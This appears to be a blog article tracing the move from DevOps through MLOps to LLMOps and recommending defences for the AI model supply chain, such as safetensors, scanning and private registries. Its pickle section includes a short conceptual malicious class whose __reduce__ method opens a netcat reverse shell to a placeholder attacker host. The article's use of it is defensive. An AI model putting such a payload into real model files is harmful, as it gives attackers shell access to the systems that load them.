 By Mark
The transition from DevOps to MLOps, and subsequently to LLMOps, introduces evolving infrastructure complexities and unique pipeline security requirements. While theoretical MLOps models dictate fully automated retraining loops, practical enterprise implementations frequently focus on artifact versioning and static deployment pipelines rather than end-to-end automation.
Historically, organizational DevOps frameworks have shifted from cross-functional engineering rotations into unified mandates where development teams directly absorb operational and infrastructure responsibilities. Within these consolidated pipelines, security engineering operates primarily by injecting automated validation tools and compliance scanners into the active codebase path.
Moving beyond static data analysis within MLOps, this technical evaluation establishes a structured assessment of LLMOps deployment variables, focusing on data lineage, prompt vector handling, and deterministic runtime runtime boundaries required to secure non-deterministic system outputs.

Table of Contents
1. Introduction: From Infrastructure Automation to AI Supply Chain Security
As the software engineering paradigm has evolved, the “Ops” series designed to reliably operate and deploy systems has also continuously progressed. Starting with DevOps during the era of manual server management, expanding to MLOps for managing the machine learning model lifecycle, and now arriving at LLMOps (SecLLMOps) driven by the explosive growth of Large Language Models (LLMs) and open-source ecosystems, the scope of operations keeps broadening.
Modern AI supply chain security threats are systematically linked to the structural evolution of development and infrastructure operations. As infrastructure configuration and software delivery unified under Infrastructure as Code (IaC) models, and as machine learning artifacts migrated toward open-source distribution repositories, the core enterprise security perimeter shifted from network-layer firewalls to automated pipeline integrity verification. This technical analysis traces the operational progression from DevOps frameworks through traditional MLOps to current LLMOps structures. It evaluates the architectural and programmatic variables that define AI supply chain security as the critical boundary of contemporary infrastructure operations.
2. The Evolution History and Core Paradigms of the “Ops” Series

Stage 1: DevOps (Development + Operations) – Infrastructure as Code & Continuous Integration
In the early 2010s, traditional software development environments suffered from severe silos between development teams (Dev) and operations teams (Ops). DevOps emerged as a concept to bridge this gap.
- Core Values: Continuous Integration (CI) and Continuous Deployment (CD), Infrastructure as Code (IaC).
- Target Artifacts: Source code (
.py,.java), build artifacts (.war,.jar), container images (Docker). - The Role of Security (DevSecOps): Static Application Security Testing (SAST) in source code, Common Vulnerabilities and Exposures (CVE) scanning for open-source libraries, and malware detection inside container images.
The adoption of DevOps shortened software release cycles from weeks to minutes, establishing a foundation where all build and deployment processes are automated through pipelines.
Stage 2: MLOps (Machine Learning + Operations) – Data & Model Lifecycle Management
As machine learning (ML) and data science became mainstream, organizations faced the limitation that traditional DevOps methods could not effectively manage AI models. In traditional software, only the code changes; however, machine learning involves the simultaneous mutation of three distinct axes: Code, Data, and Model Weights. MLOps rapidly emerged in the late 2010s to address this challenge.
- Core Values: Data Version Control (DVC), automated model training pipelines, Model Registry operations, and model data drift monitoring.
- Target Artifacts: Datasets (
.csv,.parquet), data preprocessing scripts, and model checkpoint files (.pth,.bin,.pkl). - The Role of Security: Preventing training data poisoning and blocking malicious code execution during model deserialization.
MLOps successfully transitioned machine learning models out of isolated lab environments (like Jupyter Notebooks) into systems capable of periodic retraining and stable production serving.
Stage 3: LLMOps & SecLLMOps – The Arrival of Foundation Models & Massive Open-Source Ecosystems
With the rise of Generative AI and Large Language Models (LLMs), MLOps went through another massive disruption. Instead of training models from scratch, enterprises started adopting pre-built foundation models to fine-tune them or utilize them via Retrieval-Augmented Generation (RAG). This established the specialized domain of LLMOps.
- Core Values: Prompt engineering template management, Vector Database integration, Prompt Injection defense, and external open-source model supply chain verification.
- Target Artifacts: Massive weight files holding billions to hundreds of billions of parameters (
.safetensors), prompt data, and RAG embedding pipelines. - The Frontier of Security (SecLLMOps): Integrity verification of models downloaded from external repositories like Hugging Face, and comprehensive AI supply chain security.

Comparative Summary of the Ops Evolution
| Feature | DevOps | MLOps | LLMOps / SecLLMOps |
| Primary Target | Source code, binary deployment files | Structured datasets, custom-trained models | Pre-trained models, prompts, vector data |
| Core Pipeline | CI/CD (Jenkins, GitHub Actions) | CT (Continuous Training), ML pipelines | Prompt tuning, RAG, model supply chain verification |
| Key Security Threat | Open-source library vulnerabilities, OS hacking | Data poisoning, Pickle file deserialization attacks | Model backdoor injection, external supply chain contamination |
3. Hidden Technical Threats in Pre-trained Models
Attacks targeting open-source AI model distribution channels precisely exploit the new blind spots created during the evolution of operations.
The Achilles’ Heel of Python Serialization: The Pickle Vulnerability
For a long time, many ML/LLM frameworks, including PyTorch, relied on .pth or .bin formats based on Python’s pickle module to save model structures and weights. While pickle is a standard serialization tool that converts Python objects into byte streams, it suffers from a critical design flaw: it can execute arbitrary system commands via the __reduce__ method during deserialization.
Python
# Conceptual example of a malicious pickle object
import pickle
import os

class MaliciousModel(object):
    def __reduce__(self):
        # Initiates a reverse shell to the attacker's server the moment the model loads
        return (os.system, ("nc -e /bin/sh hacker_server_ip 4444",))

# The moment a system runs torch.load() on the resulting model file, it gets compromised.
The moment a developer executes torch.load('suspect_model.pth'), a background connection is established to the hacker’s Command and Control (C2) server, completely compromising server permissions. If security validation is missing from your MLOps and LLMOps pipelines, this malicious code will run on your internal serving infrastructure without any restrictions.

Model Data Poisoning
This technique involves subtly manipulating open-source datasets to implant a backdoor that causes the model to malfunction under very specific conditions. For example, an attacker can inject a specific noise pattern into the training dataset of an image recognition model. In production, whenever an image containing that exact noise pattern is ingested, the model is tricked into misclassifying it. Because static malware scans cannot detect this, advanced MLOps monitoring is required.
Dependency Confusion & Typosquatting
In this attack, hackers register malicious packages on public registries like PyPI with names heavily resembling popular AI libraries (e.g., publishing transforrmers or tensorboarrd instead of transformers or tensorboard), betting on developer typos. Once installed, these packages intercept the model downloading process to inject manipulated weight files.
4. Secure AI Model Verification & Deployment Processes
To protect MLOps and LLMOps pipelines from external threats, enterprises must implement the following technical defense mechanisms.
Transitioning to Secure File Formats (.safetensors)
The most effective first line of defense is completely banning hazardous weight file formats. The PyTorch community and Hugging Face strongly recommend adopting the safetensors format as an alternative to pickle.
- Safety:
safetensorsstrictly stores pure tensor data (numerical arrays) and contains no executable logic. This structurally neutralizes deserialization attacks. - Performance: It supports zero-copy and memory mapping (
mmap), making it significantly faster than thepicklemethod when loading massive models.
Vulnerability Scanning for Open-Source AI Libraries and Models
Dedicated AI asset scanning tools should be embedded directly into your CI/CD and LLMOps build pipelines.
- Infrastructure-Level Security Scanning: Run static analysis to detect malicious bytecode whenever a model file is uploaded to or downloaded from a repository.
- Software Composition Analysis (SCA): Regularly monitor vulnerabilities (CVEs) in Python packages that your AI services depend on, and immediately block builds using versions with known threats.
Model Provenance & Integrity Verification (Artifact Verification)
Avoid pulling models blindly from unverified repositories published by random users.
- Verify Official Signatures: Only download models from verified repositories that carry official organization badges on Hugging Face (e.g., Meta or Google official accounts).
- Hash Integrity Checks: Compare the SHA-256 hash value of the downloaded model file against the trusted source to verify that the file wasn’t tampered with during transmission.
5. Sustainable Enterprise AI Supply Chain Security Strategies
Security shouldn’t be a one-time check. You need to design a sustainable security strategy layer that encompasses corporate governance.
Operating an Internal Private Model Registry
In an enterprise environment, developers or servers should never be allowed to directly access the external Hugging Face Hub to download models in real time. Instead, you should implement an architecture based on an internal private model registry.
[External Hugging Face] ➔ [Security Scan / Sandbox Testing] ➔ [Register to Private Registry] ➔ [Internal Dev & Serving Infra Use]
By ensuring that the central security team registers only fully vetted models into the corporate private registry, and restricting development teams to this internal repository, you effectively cut off the path for external supply chain contamination to reach your internal infrastructure.
Generating an AI Bill of Materials (AI-BOM) for AI Assets
Recent global security standards and regulatory frameworks heavily emphasize creating an AI-BOM (AI Bill of Materials). An AI-BOM is a transparent manifest documenting exactly which datasets were used for training, what base model was utilized, and the specific hyperparameters and pipeline library versions involved. Maintaining an AI-BOM allows your team to quickly assess impact and deploy patches whenever a vulnerability breaks in a specific open-source library or base model.
6. Conclusion: AI Without Security is a Business Time Bomb
The evolution of automated deployment pipelines across DevOps, MLOps, and LLMOps has optimized software delivery velocity while simultaneously expanding the enterprise attack surface through reliance on the open-source AI model supply chain. Integrating unverified external models into unhardened infrastructure introduces severe execution vulnerabilities, including arbitrary code execution and unauthorized credential exfiltration.
To mitigate these supply chain risks, enterprise AI infrastructure must mandate the deprecation of serialization formats vulnerable to arbitrary code execution, such as pickle, in favor of deterministic, non-executable data formats like safetensors. Furthermore, model operations must be isolated within private artifact registries, and automated vulnerability scanning routines must be programmatically embedded directly into the active CI/CD pipeline.
While securing the core internal pipeline is foundational, real-world deployment topologies frequently integrate heterogeneous third-party integrations and external API vectors. To maintain a verifiable security posture across these complex business environments, architecture design must enforce a unified, standardized deployment runtime. Establishing this centralized infrastructure topology reduces operational surface area, enabling security operations to govern access control and threat mitigation through a single, consistent validation gate.